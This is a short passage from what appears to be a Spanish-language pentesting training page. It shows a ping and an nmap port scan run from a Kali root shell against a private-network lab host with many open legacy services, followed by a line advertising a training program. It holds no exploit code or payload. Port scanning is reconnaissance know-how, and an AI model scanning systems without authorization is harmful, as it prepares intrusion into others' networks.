— 192.168.159.129 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 13.007/13.008/13.010/0.001 ms

(root@kali)-[~]
# nmap 192.168.159.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-30 08:04 EST
Nmap scan report for 192.168.159.129
Host is up (0.018s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

```


ÚNETE A NUESTRO PROGRAMAS DE ENTRENAMIENTO

